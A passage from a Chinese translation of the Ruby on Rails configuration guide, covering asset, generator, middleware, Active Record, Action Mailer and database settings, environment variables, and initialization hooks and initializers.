- `config.assets.raise_runtime_errors`：设为 `true`，启用额外的运行时错误检查。建议在 `config/environments/development.rb` 中设置，这样可以尽量减少部署到生产环境后的异常表现。
- `config.assets.compress`：是否压缩编译后的静态资源文件。在 `config/environments/production.rb` 中为 `true`。
- `config.assets.css_compressor`：设定使用的 CSS 压缩程序，默认为 `sass-rails`。目前，唯一可用的另一个值是 `:yui`，使用 `yui-compressor` gem 压缩文件。
- `config.assets.js_compressor`：设定使用的 JavaScript 压缩程序。可用值有：`:closure`，`:uglifier` 和 `:yui`。分别需要安装 `closure-compiler`，`uglifier` 和 `yui-compressor` 这三个 gem。
- `config.assets.paths`：查找静态资源文件的路径。Rails 会在这个选项添加的路径中查找静态资源文件。
- `config.assets.precompile`：指定执行 `rake assets:precompile` 任务时除 `application.css` 和 `application.js` 之外要编译的其他资源文件。
- `config.assets.prefix`：指定伺服静态资源文件时使用的地址前缀，默认为 `/assets`。
- `config.assets.digest`：在静态资源文件名中加入 MD5 指纹。在 `production.rb` 中默认设为 `true`。
- `config.assets.debug`：禁止合并和压缩静态资源文件。在 `development.rb` 中默认设为 `true`。
- `config.assets.cache_store`：设置 Sprockets 使用的缓存方式，默认使用文件存储。
- `config.assets.version`：生成 MD5 哈希时用到的一个字符串。可用来强制重新编译所有文件。

- `config.assets.compile`：布尔值，用于在生产环境中启用 Sprockets 实时编译功能。
- `config.assets.logger`：接受一个实现了 Log4r 接口的类，或者使用默认的 `Logger` 类。默认值等于 `config.logger` 选项的值。把 `config.assets.logger` 设为 `false`，可以关闭静态资源相关的日志。

### 3.3 3设置生成器

Rails 允许使用 `config.generators` 方法设置使用的生成器。这个方法接受一个代码块：

```
config.generators do |g|
  g.orm :active_record
  g.test_framework :test_unit
end
```

在代码块中可用的方法如下所示：

- `assets`：是否允许脚手架创建静态资源文件，默认为 `true`。
- `force_plural`：是否允许使用复数形式的模型名，默认为 `false`。
- `helper`：是否生成帮助方法文件，默认为 `true`。
- `integration_tool`：设置使用哪个集成工具，默认为 `nil`。
- `javascripts`：是否允许脚手架创建 JavaScript 文件，默认为 `true`。
- `javascript_engine`：设置生成静态资源文件时使用的预处理引擎（例如 CoffeeScript），默认为 `nil`。
- `orm`：设置使用哪个 ORM。默认为 `false`，使用 Active Record。
- `resource_controller`：设定执行 `rails generate resource` 命令时使用哪个生成器生成控制器，默认为 `:controller`。
- `scaffold_controller`：和 `resource_controller` 不同，设定执行 `rails generate scaffold` 命令时使用哪个生成器生成控制器，默认为 `:scaffold_controller`。
- `stylesheets`：是否启用生成器中的样式表文件钩子，在执行脚手架时使用，也可用于其他生成器，默认值为 `true`。
- `stylesheet_engine`：设置生成静态资源文件时使用的预处理引擎（例如 Sass），默认为 `:css`。
- `test_framework`：设置使用哪个测试框架，默认为 `false`，使用 Test::Unit。
- `template_engine`：设置使用哪个模板引擎，例如 ERB 或 Haml，默认为 `:erb`。

### 3.4 3设置中间件

每个 Rails 程序都使用了一组标准的中间件，在开发环境中的加载顺序如下：

- `ActionDispatch::SSL`：强制使用 HTTPS 协议处理每个请求。`config.force_ssl` 设为 `true` 时才可用。`config.ssl_options` 选项的值会传给这个中间件。
- `ActionDispatch::Static`：用来伺服静态资源文件。如果 `config.serve_static_assets` 设

为 `false`，则不会使用这个中间件。
- `Rack::Lock`：把程序放入互斥锁中，一次只能在一个线程中运行。`config.cache_classes` 设为 `false` 时才会使用这个中间件。
- `ActiveSupport::Cache::Strategy::LocalCache`：使用内存存储缓存。这种存储方式对线程不安全，而且只能在单个线程中做临时存储。
- `Rack::Runtime`：设定 `X-Runtime` 报头，其值为处理请求花费的时间，单位为秒。
- `Rails::Rack::Logger`：开始处理请求时写入日志，请求处理完成后冲刷所有日志。
- `ActionDispatch::ShowExceptions`：捕获程序抛出的异常，如果在本地处理请求，或者 `config.consider_all_requests_local` 设为 `true`，会渲染一个精美的异常页面。如果 `config.action_dispatch.show_exceptions` 设为 `false`，则会直接抛出异常。
- `ActionDispatch::RequestId`：在响应中加入一个唯一的 `X-Request-Id` 报头，并启用 `ActionDispatch::Request#uuid` 方法。
- `ActionDispatch::RemoteIp`：从请求报头中获取正确的 `client_ip`，检测 IP 地址欺骗攻击。通过 `config.action_dispatch.ip_spoofing_check` 和 `config.action_dispatch.trusted_proxies` 设置。
- `Rack::Sendfile`：响应主体为一个文件，并设置 `X-Sendfile` 报头。通过 `config.action_dispatch.x_sendfile_header` 设置。
- `ActionDispatch::Callbacks`：处理请求之前运行指定的回调。
- `ActiveRecord::ConnectionAdapters::ConnectionManagement`：每次请求后都清理可用的连接，除非把在请求环境变量中把 `rack.test` 键设为 `true`。
- `ActiveRecord::QueryCache`：缓存请求中使用的 `SELECT` 查询。如果用到了 `INSERT` 或 `UPDATE` 语句，则清除缓存。
- `ActionDispatch::Cookies`：设置请求的 cookie。
- `ActionDispatch::Session::CookieStore`：把会话存储在 cookie 中。`config.action_controller.session_store` 设为其他值时则使用其他中间件。`config.action_controller.session_options` 的值会传给这个中间件。
- `ActionDispatch::Flash`：设定 `flash` 键。必须为 `config.action_controller.session_store` 设置一个值，才能使用这个中间件。
- `ActionDispatch::ParamsParser`：解析请求中的参数，生成 `params`。
- `Rack::MethodOverride`：如果设置了 `params[:_method]`，则使用相应的方法作为此次请求的方法。这个中间件提供了对 PATCH、PUT 和 DELETE 三个 HTTP 请求方法的支持。
- `ActionDispatch::Head`：把 HEAD 请求转换成 GET 请求，并处理请求。

除了上述标准中间件之外，还可使用 `config.middleware.use` 方法添加其他中间件：

```
config.middleware.use Magical::Unicorns
```

上述代码会把中间件 `Magical::Unicorns` 放入中间件列表的最后。如果想在某个中间件之前插入中间件，可以使用 `insert_before`：

```
config.middleware.insert_before ActionDispatch::Head, Magical::Unicorns
```

如果想在某个中间件之后插入中间件，可以使用 `insert_after` ：

```
config.middleware.insert_after ActionDispatch::Head, Magical::Unicorns
```

中间件还可替换成其他中间件：

```
config.middleware.swap ActionController::Failsafe, Lifo::Failsafe
```

也可从中间件列表中删除：

```
config.middleware.delete "Rack::MethodOverride"
```

### 3.5 3设置 i18n

下述设置项目都针对 `I18n` 代码库。

- `config.i18n.available_locales` ：设置程序可用本地语言的白名单。默认值为可在本地化文件中找到的所有本地语言，在新建程序中一般是 `:en` 。
- `config.i18n.default_locale` ：设置程序的默认本地化语言，默认值为 `:en` 。
- `config.i18n.enforce_available_locales` ：确保传给 i18n 的本地语言在 `available_locales` 列表中，否则抛出 `I18n::InvalidLocale` 异常。默认值为 `true` 。除非特别需要，不建议禁用这个选项，因为这是一项安全措施，能防止用户提供不可用的本地语言。
- `config.i18n.load_path` ：设置 Rails 搜寻本地化文件的路径。默认为 config/locales/*.{yml,rb}`。

### 3.6 3设置 Active Record

`config.active_record` 包含很多设置项：

- `config.active_record.logger` ：接受一个实现了 Log4r 接口的类，或者使用默认的 `Logger` 类，然后传给新建的数据库连接。在 Active Record 模型类或模型实例上调用 `logger` 方法可以获取这个日志类。设为 `nil` 禁用日志。
- `config.active_record.primary_key_prefix_type` ：调整主键的命名方式。默认情况下，Rails 把主键命名为 `id` （无需设置这个选项）。除此之外还有另外两个选择：
    - `:table_name` ： `Customer` 模型的主键为 `customerid` ；
    - `:table_name_with_underscore` ： `Customer` 模型的主键为 `customer_id` ；

- `config.active_record.table_name_prefix`：设置一个全局字符串，作为数据表名的前缀。如果设为 `northwest_`，那么 `Customer` 模型对应的表名为 `northwest_customers`。默认为空字符串。
- `config.active_record.table_name_suffix`：设置一个全局字符串，作为数据表名的后缀。如果设为 `_northwest`，那么 `Customer` 模型对应的表名为 `customers_northwest`。默认为空字符串。
- `config.active_record.schema_migrations_table_name`：设置模式迁移数据表的表名。
- `config.active_record.pluralize_table_names`：设置 Rails 在数据库中要寻找单数形式还是复数形式的数据表。如果设为 `true`（默认值），`Customer` 类对应的数据表是 `customers`。如果设为 `false`，`Customer` 类对应的数据表是 `customer`。
- `config.active_record.default_timezone`：从数据库中查询日期和时间时使用 `Time.local`（设为 `:local` 时）还是 `Time.utc`（设为 `:utc` 时）。默认为 `:utc`。
- `config.active_record.schema_format`：设置导出数据库模式到文件时使用的格式。可选项包括：`:ruby`，默认值，根据迁移导出模式，与数据库种类无关；`:sql`，导出为 SQL 语句，受数据库种类影响。
- `config.active_record.timestamped_migrations`：设置迁移编号使用连续的数字还是时间戳。默认值为 `true`，使用时间戳。如果有多名开发者协作，建议使用时间戳。
- `config.active_record.lock_optimistically`：设置 Active Record 是否使用乐观锁定，默认使用。
- `config.active_record.cache_timestamp_format`：设置缓存键中使用的时间戳格式，默认为 `:number`。
- `config.active_record.record_timestamps`：设置是否记录 `create` 和 `update` 动作的时间戳。默认为 `true`。
- `config.active_record.partial_writes`： 布尔值，设置是否局部写入（例如，只更新有变化的属性）。注意，如果使用局部写入，还要使用乐观锁定，因为并发更新写入的数据可能已经过期。默认值为 `true`。
- `config.active_record.attribute_types_cached_by_default`：设置读取时 `ActiveRecord::AttributeMethods` 缓存的字段类型。默认值为 `[:datetime, :timestamp, :time, :date]`。
- `config.active_record.maintain_test_schema`：设置运行测试时 Active Record 是否要保持测试数据库的模式和 `db/schema.rb` 文件（或 `db/structure.sql`）一致，默认为 `true`。

- `config.active_record.dump_schema_after_migration`：设置运行迁移后是否要导出数据库模式到文件 `db/schema.rb` 或 `db/structure.sql` 中。这项设置在 Rails 生成的 `config/environments/production.rb` 文件中为 `false`。如果不设置这个选项，则值为 `true`。

MySQL 适配器添加了一项额外设置：

- `ActiveRecord::ConnectionAdapters::MysqlAdapter.emulate_booleans`：设置 Active Record 是否要把 MySQL 数据库中 `tinyint(1)` 类型的字段视为布尔值，默认为 `true`。

模式导出程序添加了一项额外设置：

- `ActiveRecord::SchemaDumper.ignore_tables`：指定一个由数据表组成的数组，导出模式时不会出现在模式文件中。仅当 `config.active_record.schema_format == :ruby` 时才有效。

### 3.7 3设置 Action Controller

`config.action_controller` 包含以下设置项：

- `config.action_controller.asset_host`：设置静态资源的主机，不用程序的服务器伺服静态资源，而使用 CDN。

- `config.action_controller.perform_caching`：设置程序是否要缓存。在开发模式中为 `false`，生产环境中为 `true`。

- `config.action_controller.default_static_extension`：设置缓存文件的扩展名，默认为 `.html`。

- `config.action_controller.default_charset`：设置默认字符集，默认为 `utf-8`。

- `config.action_controller.logger`：接受一个实现了 Log4r 接口的类，或者使用默认的 `Logger` 类，用于写 Action Controller 中的日志消息。设为 `nil` 禁用日志。

- `config.action_controller.request_forgery_protection_token`：设置请求伪造保护的权标参数名。默认情况下调用 `protect_from_forgery` 方法，将其设为 `:authenticity_token`。

- `config.action_controller.allow_forgery_protection`：是否启用跨站请求伪造保护功能。在测试环境中默认为 `false`，其他环境中默认为 `true`。

- `config.action_controller.relative_url_root`：用来告知 Rails 程序部署在子目录中。默认值为 `ENV['RAILS_RELATIVE_URL_ROOT']`。

- `config.action_controller.permit_all_parameters`：设置默认允许在批量赋值中使用的参数，默认为 `false`。

- `config.action_controller.action_on_unpermitted_parameters`：发现禁止使用的参数时，写入日志还是抛出异常（分别设为 `:log` 和 `:raise`）。在开发环境和测试环境中的默认值为 `:log`，在其他环境中的默认值为 `false`。

### 3.8 3设置 Action Dispatch

- `config.action_dispatch.session_store`：设置存储会话的方式，默认为 `:cookie_store`，其他可用值有：`:active_record_store`，`:mem_cache_store`，以及自定义类的名字。

- `config.action_dispatch.default_headers`：一个 Hash，设置响应的默认报头。默认设定的报头为：

```
config.action_dispatch.default_headers = {
  'X-Frame-Options' => 'SAMEORIGIN',
  'X-XSS-Protection' => '1; mode=block',
  'X-Content-Type-Options' => 'nosniff'
}
```

- `config.action_dispatch.tld_length`：设置顶级域名（top-level domain，简称 TLD）的长度，默认为 `1`。

- `config.action_dispatch.http_auth_salt`：设置 HTTP Auth 认证的加盐值，默认为 `'http authentication'`。

- `config.action_dispatch.signed_cookie_salt`：设置签名 cookie 的加盐值，默认为 `'signed cookie'`。

- `config.action_dispatch.encrypted_cookie_salt`：设置加密 cookie 的加盐值，默认为 `'encrypted cookie'`。

- `config.action_dispatch.encrypted_signed_cookie_salt`：设置签名加密 cookie 的加盐值，默认为 `'signed encrypted cookie'`。

- `config.action_dispatch.perform_deep_munge`：设置是否在参数上调用 `deep_munge` 方法。详情参阅“Rails 安全指南”一文。默认值为 `true`。

- `ActionDispatch::Callbacks.before`：设置在处理请求前运行的代码块。

- `ActionDispatch::Callbacks.to_prepare`：设置在 `ActionDispatch::Callbacks.before` 之后、处理请求之前运行的代码块。这个代码块在开发环境中的每次请求中都会运行，但在生产环境或 `cache_classes` 设为 `true` 的环境中只运行一次。

- `ActionDispatch::Callbacks.after`：设置处理请求之后运行的代码块。

### 3.9 3设置 Action View

`config.action_view` 包含以下设置项：

- `config.action_view.field_error_proc`：设置用于生成 Active Record 表单错误的 HTML，默认为：

```
Proc.new do |html_tag, instance|
  %Q(<div class="field_with_errors">#{html_tag}</div>).html_safe
end
```

- `config.action_view.default_form_builder`：设置默认使用的表单构造器。默认值为 `ActionView::Helpers::FormBuilder`。如果想让表单构造器在程序初始化完成后加载（在开发环境中每次请求都会重新加载），可使用字符串形式。

- `config.action_view.logger`：接受一个实现了 Log4r 接口的类，或者使用默认的 `Logger` 类，用于写入来自 Action View 的日志。设为 `nil` 禁用日志。

- `config.action_view.erb_trim_mode`：设置 ERB 使用的删除空白模式，默认为 `'-'`，使用 `<%= -%>` 或 `<%= =%>` 时，删除行尾的空白和换行。详情参阅 Erubis 的文档。

- `config.action_view.embed_authenticity_token_in_remote_forms`：设置启用 `:remote => true` 选项的表单如何处理 `authenticity_token` 字段。默认值为 `false`，即不加入 `authenticity_token` 字段，有助于使用片段缓存缓存表单。远程表单可从 `meta` 标签中获取认证权标，因此没必要再加入 `authenticity_token` 字段，除非要支持没启用 JavaScript 的浏览器。如果要支持没启用 JavaScript 的浏览器，可以在表单的选项中加入 `:authenticity_token => true`，或者把这个设置设为 `true`。

- `config.action_view.prefix_partial_path_with_controller_namespace`：设置渲染命名空间中的控制器时是否要在子文件夹中查找局部视图。例如，控制器名为 `Admin::PostsController`，渲染了以下视图：

```
<%= render @post %>
```

这个设置的默认值为 `true`，渲染的局部视图为 `/admin/posts/_post.erb`。如果设为 `false`，就会渲染 `/posts/_post.erb`，和没加命名空间的控制器（例如 `PostsController`）行为一致。

- `config.action_view.raise_on_missing_translations`：找不到翻译时是否抛出异常。

### 3.10 3设置 Action Mailer

`config.action_mailer` 包含以下设置项：

- `config.action_mailer.logger`：接受一个实现了 Log4r 接口的类，或者使用默认的 `Logger` 类，用于写入来自 Action Mailer 的日志。设为 `nil` 禁用日志。

- `config.action_mailer.smtp_settings`：详细设置 `:smtp` 发送方式。接受一个 Hash，包含以下选项：
    - `:address`：设置远程邮件服务器，把默认值 `"localhost"` 改成所需值即可；
    - `:port`：如果邮件服务器不使用端口 25，可通过这个选项修改；
    - `:domain`：如果想指定一个 HELO 域名，可通过这个选项修改；
    - `:user_name`：如果所用邮件服务器需要身份认证，可通过这个选项设置用户名；
    - `:password`：如果所用邮件服务器需要身份认证，可通过这个选项设置密码；
    - `:authentication`：如果所用邮件服务器需要身份认证，可通过这个选项指定认证类型，可选值包括：`:plain`，`:login`，`:cram_md5`；
- `config.action_mailer.sendmail_settings`：详细设置 `sendmail` 发送方式。接受一个 Hash，包含以下选项：
    - `:location`：`sendmail` 可执行文件的位置，默认为 `/usr/sbin/sendmail`；
    - `:arguments`：传入命令行的参数，默认为 `-i -t`；
- `config.action_mailer.raise_delivery_errors`：如果无法发送邮件，是否抛出异常。默认为 `true`。

- `config.action_mailer.delivery_method`：设置发送方式，默认为 `:smtp`。详情参阅“Action Mailer 基础”一文中的“设置”一节。。

- `config.action_mailer.perform_deliveries`：设置是否真的发送邮件，默认为 `true`。测试时可设为 `false`。

- `config.action_mailer.default_options`：设置 Action Mailer 的默认选项。可设置各个邮件发送程序的 `from` 或 `reply_to` 等选项。默认值为：

```
mime_version:  "1.0",
charset:       "UTF-8",
content_type: "text/plain",
parts_order:  ["text/plain", "text/enriched", "text/html"]
```

```
设置时要使用 Hash：
```

```
config.action_mailer.default_options = {
  from: "noreply@example.com"
}
```

- `config.action_mailer.observers`：注册邮件发送后触发的监控器。

```
config.action_mailer.observers = ["MailObserver"]
```

- `config.action_mailer.interceptors`：注册发送邮件前调用的拦截程序。

```
config.action_mailer.interceptors = ["MailInterceptor"]
```

### 3.11 3设置 Active Support

Active Support 包含以下设置项：

- `config.active_support.bare`：启动 Rails 时是否加载 `active_support/all`。默认值为 `nil`，即加载 `active_support/all`。
- `config.active_support.escape_html_entities_in_json`：在 JSON 格式的数据中是否转义 HTML 实体。默认为 `false`。
- `config.active_support.use_standard_json_time_format`：在 JSON 格式的数据中是否把日期转换成 ISO 8601 格式。默认为 `true`。
- `config.active_support.time_precision`：设置 JSON 编码的时间精度，默认为 `3`。
- `ActiveSupport::Logger.silencer`：设为 `false` 可以静默代码块中的日志消息。默认为 `true`。
- `ActiveSupport::Cache::Store.logger`：设置缓存存储中使用的写日志程序。
- `ActiveSupport::Deprecation.behavior`：作用和 `config.active_support.deprecation` 一样，设置是否显示 Rails 废弃提醒。
- `ActiveSupport::Deprecation.silence`：接受一个代码块，静默废弃提醒。
- `ActiveSupport::Deprecation.silenced`：设置是否显示废弃提醒。

### 3.12 3设置数据库

几乎每个 Rails 程序都要用到数据库。数据库信息可以在环境变量 `ENV['DATABASE_URL']` 中设定，也可在 `config/database.yml` 文件中设置。

在 `config/database.yml` 文件中可以设置连接数据库所需的所有信息：

```
development:
  adapter: postgresql
  database: blog_development
  pool: 5
```

上述设置使用 `postgresql` 适配器连接名为 `blog_development` 的数据库。这些信息也可存储在 URL 中，通过下面的环境变量提供：

```
> puts ENV['DATABASE_URL']
postgresql://localhost/blog_development?pool=5
```

`config/database.yml` 文件包含三个区域，分别对应 Rails 中的三个默认环境：

- `development` 环境在本地开发电脑上运行，手动与程序交互；
- `test` 环境用于运行自动化测试；
- `production` 环境用于部署后的程序；

如果需要使用 URL 形式，也可在 `config/database.yml` 文件中按照下面的方式设置：

```
development:
  url: postgresql://localhost/blog_development?pool=5
```

`config/database.yml` 文件中可以包含 ERB 标签 `<%= %>`。这个标签中的代码被视为 Ruby 代码。使用 ERB 标签可以从环境变量中获取数据，或者计算所需的连接信息。

你无须手动更新数据库设置信息。查看新建程序生成器，会发现一个名为 `--database` 的选项。使用这个选项可以从一组常用的关系型数据库中选择想用的数据库。甚至还可重复执行生成器：`cd .. && rails new blog --database=mysql`。确认覆盖文件 `config/database.yml` 后，程序就设置成使用 MySQL，而不是 SQLite。常用数据库的设置如下所示。

### 3.13 3连接设置

既然数据库的连接信息有两种设置方式，就要知道两者之间的关系。

如果 `config/database.yml` 文件为空，而且设置了环境变量 `ENV['DATABASE_URL']`，Rails 就会使用环境变量连接数据库：

```
$ cat config/database.yml

$ echo $DATABASE_URL
postgresql://localhost/my_database
```

如果 `config/database.yml` 文件存在，且没有设置环境变量 `ENV['DATABASE_URL']`，Rails 会使用设置文件中的信息连接数据库：

```
$ cat config/database.yml
development:
  adapter: postgresql
  database: my_database
  host: localhost

$ echo $DATABASE_URL
```

如果有 `config/database.yml` 文件，也设置了环境变量 `ENV['DATABASE_URL']`，Rails 会合并二者提供的信息。下面举个例子说明。

如果二者提供的信息有重复，环境变量中的信息优先级更高：

```
$ cat config/database.yml
development:
  adapter: sqlite3
  database: NOT_my_database
  host: localhost

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ rails runner 'puts ActiveRecord::Base.connections'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost", "database"=>"my_database"}
```

这里的适配器、主机和数据库名都和 `ENV['DATABASE_URL']` 中的信息一致。

如果没有重复，则会从这两个信息源获取信息。如果有冲突，环境变量的优先级更高。

```
$ cat config/database.yml
development:
  adapter: sqlite3
  pool: 5

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ rails runner 'puts ActiveRecord::Base.connections'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost", "database"=>"my_database",
```

因为 `ENV['DATABASE_URL']` 中没有提供数据库连接池信息，所以从设置文件中获取。二者都提供了 `adapter` 信息，但使用的是 `ENV['DATABASE_URL']` 中的信息。

如果完全不想使用 `ENV['DATABASE_URL']` 中的信息，要使用 `url` 子建指定一个 URL：

```
$ cat config/database.yml
development:
  url: sqlite3://localhost/NOT_my_database

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ rails runner 'puts ActiveRecord::Base.connections'
{"development"=>{"adapter"=>"sqlite3", "host"=>"localhost", "database"=>"NOT_my_database"
```

如上所示，`ENV['DATABASE_URL']` 中的连接信息被忽略了，使用了不同的适配器和数据库名。

既然 `config/database.yml` 文件中可以使用 ERB，最好使用 `ENV['DATABASE_URL']` 中的信息连接数据库。这种方式在生产环境中特别有用，因为我们并不想把数据库密码等信息纳入版本控制系统（例如 Git）。

```
$ cat config/database.yml
production:
  url: <%= ENV['DATABASE_URL'] %>
```

注意，这种设置方式很明确，只使用 `ENV['DATABASE_URL']` 中的信息。

#### 3.13.1 4设置 SQLite3 数据库

Rails 内建支持 SQLite3。SQLite 是个轻量级数据库，无需单独的服务器。大型线上环境可能并不适合使用 SQLite，但在开发环境和测试环境中使用却很便利。新建程序时，Rails 默认使用 SQLite，但可以随时换用其他数据库。

下面是默认的设置文件（`config/database.yml`）中针对开发环境的数据库设置：

```
development:
  adapter: sqlite3
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

Rails 默认使用 SQLite3 存储数据，因为 SQLite3 无需设置即可使用。Rails 还内建支持 MySQL 和 PostgreSQL。还提供了很多插件，支持更多的数据库系统。如果在生产环境中使用了数据库，Rails 很可能已经提供了对应的适配器。

#### 3.13.2 4设置 MySQL 数据库

如果不想使用 SQLite3，而是使用 MySQL，`config/database.yml` 文件的内容会有些不同。下面是针对开发环境的设置：

```
development:
  adapter: mysql2
  encoding: utf8
  database: blog_development
  pool: 5
  username: root
  password:
  socket: /tmp/mysql.sock
```

如果开发电脑中的 MySQL 使用 root 用户，且没有密码，可以直接使用上述设置。否则就要相应的修改用户名和密码。

#### 3.13.3 4设置 PostgreSQL 数据库

如果选择使用 PostgreSQL，`config/database.yml` 会准备好连接 PostgreSQL 数据库的信息：

```
development:
  adapter: postgresql
  encoding: unicode
  database: blog_development
  pool: 5
  username: blog
  password:
```

`PREPARE` 语句可使用下述方法禁用：

```
production:
  adapter: postgresql
  prepared_statements: false
```

### 3.13.4 4在 JRuby 平台上设置 SQLite3 数据库

如果在 JRuby 中使用 SQLite3，`config/database.yml` 文件的内容会有点不同。下面是针对开发环境的设置：

```
development:
  adapter: jdbcsqlite3
  database: db/development.sqlite3
```

### 3.13.5 4在 JRuby 平台上设置 MySQL 数据库

如果在 JRuby 中使用 MySQL，`config/database.yml` 文件的内容会有点不同。下面是针对开发环境的设置：

```
development:
  adapter: jdbcmysql
  database: blog_development
  username: root
  password:
```

### 3.13.6 4在 JRuby 平台上设置 PostgreSQL 数据库

如果在 JRuby 中使用 PostgreSQL，`config/database.yml` 文件的内容会有点不同。下面是针对开发环境的设置：

```
development:
  adapter: jdbcpostgresql
  encoding: unicode
  database: blog_development
  username: blog
  password:
```

请相应地修改 `development` 区中的用户名和密码。

## 3.14 3新建 Rails 环境

默认情况下，Rails 提供了三个环境：开发，测试和生产 。这三个环境能满足大多数需求，但有时需要更多的环境。

假设有个服务器镜像了生产环境，但只用于测试。这种服务器一般叫做“交付准备服务器”（staging server）。要想为这个服务器定义一个名为“staging”的环境，新建文件 `config/environments/staging.rb` 即可。请使用 `config/environments` 文件夹中的任一文件作为模板，以此为基础修改设置。

新建的环境和默认提供的环境没什么区别，可以执行 `rails server -e staging` 命令启动服务器，执行 `rails console staging` 命令进入控制台，`Rails.env.staging?` 也可使用。

### 3.15 3部署到子目录中

默认情况下，Rails 在根目录（例如 `/`）中运行程序。本节说明如何在子目录中运行程序。

假设想把网站部署到 `/app1` 目录中。生成路由时，Rails 要知道这个目录：

```
config.relative_url_root = "/app1"
```

或者，设置环境变量 `RAILS_RELATIVE_URL_ROOT` 也行。

这样设置之后，Rails 生成的链接都会加上前缀 `/app1`。

#### 3.15.1 4使用 Passenger

使用 Passenger 时，在子目录中运行程序更简单。具体做法参见 Passenger 手册。

#### 3.15.2 4使用反向代理

TODO

#### 3.15.3 4部署到子目录时的注意事项

在生产环境中部署到子目录中会影响 Rails 的多个功能：

- 开发环境
- 测试环境
- 伺服静态资源文件
- Asset Pipeline

## 4 Rails 环境设置

Rails 的某些功能只能通过外部的环境变量设置。下面介绍的环境变量可以被 Rails 识别：

- `ENV["RAILS_ENV"]`：指定 Rails 运行在哪个环境中：生成环境，开发环境，测试环境等。
- `ENV["RAILS_RELATIVE_URL_ROOT"]`：部署到子目录时，路由用来识别 URL。
- `ENV["RAILS_CACHE_ID"]` 和 `ENV["RAILS_APP_VERSION"]`：用于生成缓存扩展键。允许在同一程序中使用多个缓存。

## 5 使用初始化脚本

加载完框架以及程序中使用的 gem 后，Rails 会加载初始化脚本。初始化脚本是个 Ruby 文件，存储在程序的 `config/initializers` 文件夹中。初始化脚本可在框架和 gem 加载完成后做设置。

如果有需求，可以使用子文件夹组织初始化脚本，Rails 会加载整个 `config/initializers` 文件夹中的内容。

如果对初始化脚本的加载顺序有要求，可以通过文件名控制。初始化脚本的加载顺序按照文件名的字母表顺序进行。例如，`01_critical.rb` 在 `02_normal.rb` 之前加载。

## 6 初始化事件

Rails 提供了 5 个初始化事件，可做钩子使用。下面按照事件的加载顺序介绍：

- `before_configuration`：程序常量继承自 `Rails::Application` 之后立即运行。`config` 方法在此事件之前调用。
- `before_initialize`：在程序初始化过程中的 `:bootstrap_hook` 之前运行，接近初始化过程的开头。
- `to_prepare`：所有 Railtie（包括程序本身）的初始化都运行完之后，但在按需加载代码和构建中间件列表之前运行。更重要的是，在开发环境中，每次请求都会运行，但在生产环境和测试环境中只运行一次（在启动阶段）。
- `before_eager_load`：在按需加载代码之前运行。这是在生产环境中的默认表现，但在开发环境中不是。
- `after_initialize`：在程序初始化完成之后运行，即 `config/initializers` 文件夹中的初始化脚本运行完毕之后。

要想为这些钩子定义事件，可以在 `Rails::Application`、`Rails::Railtie` 或 `Rails::Engine` 的子类中使用代码块：

```
module YourApp
  class Application < Rails::Application
    config.before_initialize do
      # initialization code goes here
    end
  end
end
```

或者，在 `Rails.application` 对象上调用 `config` 方法：

```
Rails.application.config.before_initialize do
  # initialization code goes here
end
```

程序的某些功能，尤其是路由，在 `after_initialize` 之后还不可用。

### 6.1 3 `Rails::Railtie#initializer`

Rails 中有几个初始化脚本使用 `Rails::Railtie` 的 `initializer` 方法定义，在程序启动时运行。下面这段代码摘自 Action Controller 中的 `set_helpers_path` 初始化脚本：

```
initializer "action_controller.set_helpers_path" do |app|
  ActionController::Helpers.helpers_path = app.helpers_paths
end
```

`initializer` 方法接受三个参数，第一个是初始化脚本的名字，第二个是选项 Hash（上述代码中没用到），第三个参数是代码块。参数 Hash 中的 `:before` 键指定在特定的初始化脚本之前运行，`:after` 键指定在特定的初始化脚本之后运行。

使用 `initializer` 方法定义的初始化脚本按照定义的顺序运行，但指定 `:before` 或 `:after` 参数的初始化脚本例外。

初始化脚本可放在任一初始化脚本的前面或后面，只要符合逻辑即可。假设定义了四个初始化脚本，名字为 `"one"` 到 `"four"`（就按照这个顺序定义），其中 `"four"` 在 `"four"` 之前，且在 `"three"` 之后，这就不符合逻辑，Rails 无法判断初始化脚本的加载顺序。

`initializer` 方法的代码块参数是程序实例，因此可以调用 `config` 方法，如上例所示。

因为 `Rails::Application` 直接继承自 `Rails::Railtie`，因此可在文件 `config/application.rb` 中使用 `initializer` 方法定义程序的初始化脚本。

### 6.2 3初始化脚本

下面列出了 Rails 中的所有初始化脚本，按照定义的顺序，除非特别说明，也按照这个顺序执行。

- `load_environment_hook`：只是一个占位符，让 `:load_environment_config` 在其前运行。
- `load_active_support`：加载 `active_support/dependencies`，加入 Active Support 的基础。如果 `config.active_support.bare` 为非真值（默认），还会加载 `active_support/all`。
- `initialize_logger`：初始化日志程序（`ActiveSupport::Logger` 对象），可通过 `Rails.logger` 调用。在此之前的初始化脚本中不能定义 `Rails.logger`。
- `initialize_cache`：如果还没创建 `Rails.cache`，使用 `config.cache_store` 指定的方式初始化缓存，并存入 `Rails.cache`。如果对象能响应 `middleware` 方法，对应的中间件会插入 `Rack::Runtime` 之前。
- `set_clear_dependencies_hook`：为 `active_record.set_dispatch_hooks` 提供钩子，在本初始化脚本之前运行。这个初始化脚本只有当 `cache_classes` 为 `false` 时才会运行，使用 `ActionDispatch::Callbacks.after` 从对象空间中删除请求过程中已经引用的常量，以便下次请求重新加载。

- `initialize_dependency_mechanism`：如果 `config.cache_classes` 为 `true`，设置 `ActiveSupport::Dependencies.mechanism` 使用 `require` 而不是 `load` 加载依赖件。
- `bootstrap_hook`：运行所有 `before_initialize` 代码块。
- `i18n.callbacks`：在开发环境中，设置一个 `to_prepare` 回调，调用 `I18n.reload!` 加载上次请求后修改的本地化翻译。在生产环境中这个回调只会在首次请求时运行。
- `active_support.deprecation_behavior`：设置各环境的废弃提醒方式，开发环境的方式为 `:log`，生产环境的方式为 `:notify`，测试环境的方式为 `:stderr`。如果没有为 `config.active_support.deprecation` 设定值，这个初始化脚本会提醒用户在当前环境的设置文件中设置。可以设为一个数组。
- `active_support.initialize_time_zone`：根据 `config.time_zone` 设置程序的默认时区，默认值为 `"UTC"`。
- `active_support.initialize_beginning_of_week`：根据 `config.beginning_of_week` 设置程序默认使用的一周开始日，默认值为 `:monday`。
- `action_dispatch.configure`：把 `ActionDispatch::Http::URL.tld_length` 设置为 `config.action_dispatch.tld_length` 指定的值。
